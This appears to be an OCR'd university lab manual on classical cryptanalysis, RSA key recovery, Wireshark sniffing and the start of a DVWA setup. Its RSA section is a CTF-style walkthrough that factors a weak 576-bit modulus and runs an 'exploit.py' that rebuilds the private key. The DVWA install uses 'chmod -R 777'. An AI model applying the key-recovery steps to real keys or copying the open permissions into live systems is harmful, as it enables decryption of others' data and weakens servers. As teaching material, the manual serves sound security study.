Information and Cyber Security Lab Manual

Experiment 1: Implementation of cryptanalysis on caesar cipher.

Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step:1

OPen the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*	*Letter*	*Frequency*
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case

Step 5:

Start substituting one by one letters by following the sequence

S → e O → t I → h G → o F → n M → a X → x


W → wB → k U → d D → l K → r P → i L → s V → v

H → p A → b X → x Y → y E → m N →c C→f

R →g Q → u J → q

Step 6:

Final decrypted text will be as shown below.


*Untitled - Notepad
File Edit Format View Help
one way to solve an encrypted message, if we know its language, is to find a different plaintext of the same language long enough to fill one sheet or so, and then we count the occurrences of each letter. we call the most frequently occurring letter the 'first', the next most occurring letter the 'second' the following most occurring letter the 'third', and so on, until we account for all the different letters in the plaintext sample. then we look at the cipher text we want to solve and we also classify its symbols. we find the most occurring symbol and change it to the form of the 'first' letter of the plaintext sample, the next most common symbol is changed to the form of the 'second' letter, and the following most common symbol is changed to the form of the 'third' letter, and so on, until we account for all symbols of the cryptogram we want to solve.

Experiment 2: Implementation of Cryptanalysis using RSA.

1. ┌──(kali㉿kali)-[~]

└─$ **cd Desktop**

2.

┌──(kali㉿kali)-[~/Desktop]

└─$ **ls**

rsa

3. ┌──(kali㉿kali)-[~/Desktop]

└─$ **cd rsa**

4. ┌──(kali㉿kali)-[~/Desktop/rsa]


└─$ **ls**

enc.txt exploit.py pubkey.pem

5. ┌──(kali㉿kali)-[~/Desktop/rsa]

└─$ **cat enc.txt**





┌──(kali㉿kali)-[~/Desktop/rsa]

6. └─**$ cat pubkey.pem**

-----BEGIN PUBLIC KEY-----

MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+SO2Emjj8Ro4lt5FdLO6WHMM

vWUpOIZOIiPu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0VyyO0zQ

owIDAQAB

-----END PUBLIC KEY-----

┌──(kali㉿kali)-[~/Desktop/rsa]

7. └─**$ openssl rsa -pubin -inform PEM -text -noout <pubkey.pem**

Public-Key: (576 bit)

Modulus:

Experiment 2: Implementation of Cryptanalysis using RSA.

00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:


96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:


22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:


14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:

4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3

Exponent: 65537 (0x10001)








Experiment 2: Implementation of Cryptanalysis using RSA.

8.Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

Hexadecimal to decimal convertor




Paste the decimal code in the **notepad** as n value



Need to factorize n

9.So goto website factordb.com click search, paste decimal value of n

Experiment 2: Implementation of Cryptanalysis using RSA.



10. ┌──(kali㉿kali)-[~/Desktop/rsa]


└─$ touch exploit.py



┌──(kali㉿kali)-[~/Desktop/rsa]

11. └─$ pip install pycryptodome

Experiment 2: Implementation of Cryptanalysis using RSA.



Copy the code in the exploit.py file and paste it

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import inverse
import base64
n =
188198812920607963838697239461650439807163563379417382700763356422988859715
2
346654853190606065047430453173880113033967161996923212057340318795506569962
2
1305168759307650257059
e = 65537
p =
398075086424064937397125500550386491199064362342526708406385189575946388957
2
61768583317
q =
472772146107435302536223071973048224632914695302097116459852171305207112563
63590397527
```

Experiment 2: Implementation of Cryptanalysis using RSA.

```
phi_n = (p - 1)*(q - 1)
d = inverse(e, phi_n)
key = RSA.construct((n, e, d, p, q))
fn = "private.pem"
with open(fn, "wb") as f:
        f.write(key.exportKey()
        )
```

Execute exploit.py file

```
┌──(kali㉿kali)-[~/Desktop/rsa]
└─$ python exploit.py
┌──(kali㉿kali)-[~/Desktop/rsa]
└─$ openssl pkeyutl -decrypt -in enc.txt -out dec.txt -inkey private.pem
┌──(kali㉿kali)-[~/Desktop/rsa]
└─$ cat dec.txt
```

output

RSAisEasy

Experiment: Working with Sniffers for Monitoring Network Communication Using Wireshark in Kali Linux

Step-by-Step Procedure

Step 1: Open Terminal

1. Log in to Kali Linux.
2. Open the terminal.

Step 2: Launch Wireshark

Type the following command:

sudo wireshark

Or open it from:

Applications → Sniffing & Spoofing → Wireshark

Step 3: Select a Network Interface

1. Wireshark displays available interfaces.
2. Select the active interface:
    - **eth0** (Ethernet)
    - **wlan0** (Wireless)
3. Double-click the interface to start packet capturing.

Step 4: Start Capturing Packets

1. Click the blue **Shark Fin** icon.
2. Network packets begin appearing in real time.

Step 5: Generate Network Traffic

Open a browser and visit websites such as:

https://www.google.com

https://www.wikipedia.org

Or execute:

ping google.com

This generates packets for analysis.

Step 6: Stop Packet Capture

1. Click the red **Stop** button.
2. Packet capture is halted.

Step 7: Analyze Captured Packets

Observe the three Wireshark panes:

Packet List Pane

Displays captured packets.

Packet Details Pane

Shows protocol information.

Packet Bytes Pane

Displays packet contents in hexadecimal format.

Step 8: Apply Display Filters

View HTTP Traffic-http

View DNS Traffic-dns

View TCP Packets-tcp

View ICMP (Ping) Packets-icmp

View Traffic from Specific IP-ip.addr == 8.8.8.8

Press **Enter** after entering the filter.

Step 9: Inspect Packet Details

1. Select a packet.
2. Expand:
    - Ethernet II
    - Internet Protocol (IP)
    - Transmission Control Protocol (TCP)
    - Hypertext Transfer Protocol (HTTP)
3. Note:
    - Source IP Address
    - Destination IP Address

- Protocol Used
- Packet Length

Step 10: Follow a TCP Stream

1. Right-click a TCP packet.
2. Select:

Follow → TCP Stream

3. View communication between client and server.
4. Close the window after analysis.

Step 11: Save the Capture

1. Click **File → Save As**.
2. Save as:

network_capture.pcapng

3. Choose a destination folder.

Step 12: Reopen Saved Capture

1. Select:

File → Open

2. Browse to the saved. pcapng file.
3. Open it for further analysis.

Result

Successfully captured and analysed network packets using **Wireshark in Kali Linux**. Various protocols such as TCP, DNS, HTTP, HTTPS, and ICMP were monitored and examined.

Note: After executed each step, take screenshot from the system and pasted in their lab record


Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the


Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website



Installing DVWA:

git clone https://github.com/digininja/DVWA.git

// if any error occurs use sudo in front of git clone

mv DVWA dvwa

chmod -R 777 dvwa/

// to get recursive permission we use -R


cd dvwa/config

//there will be a dummy file so we can copy to get a new file

//cp used to copy the content of the file

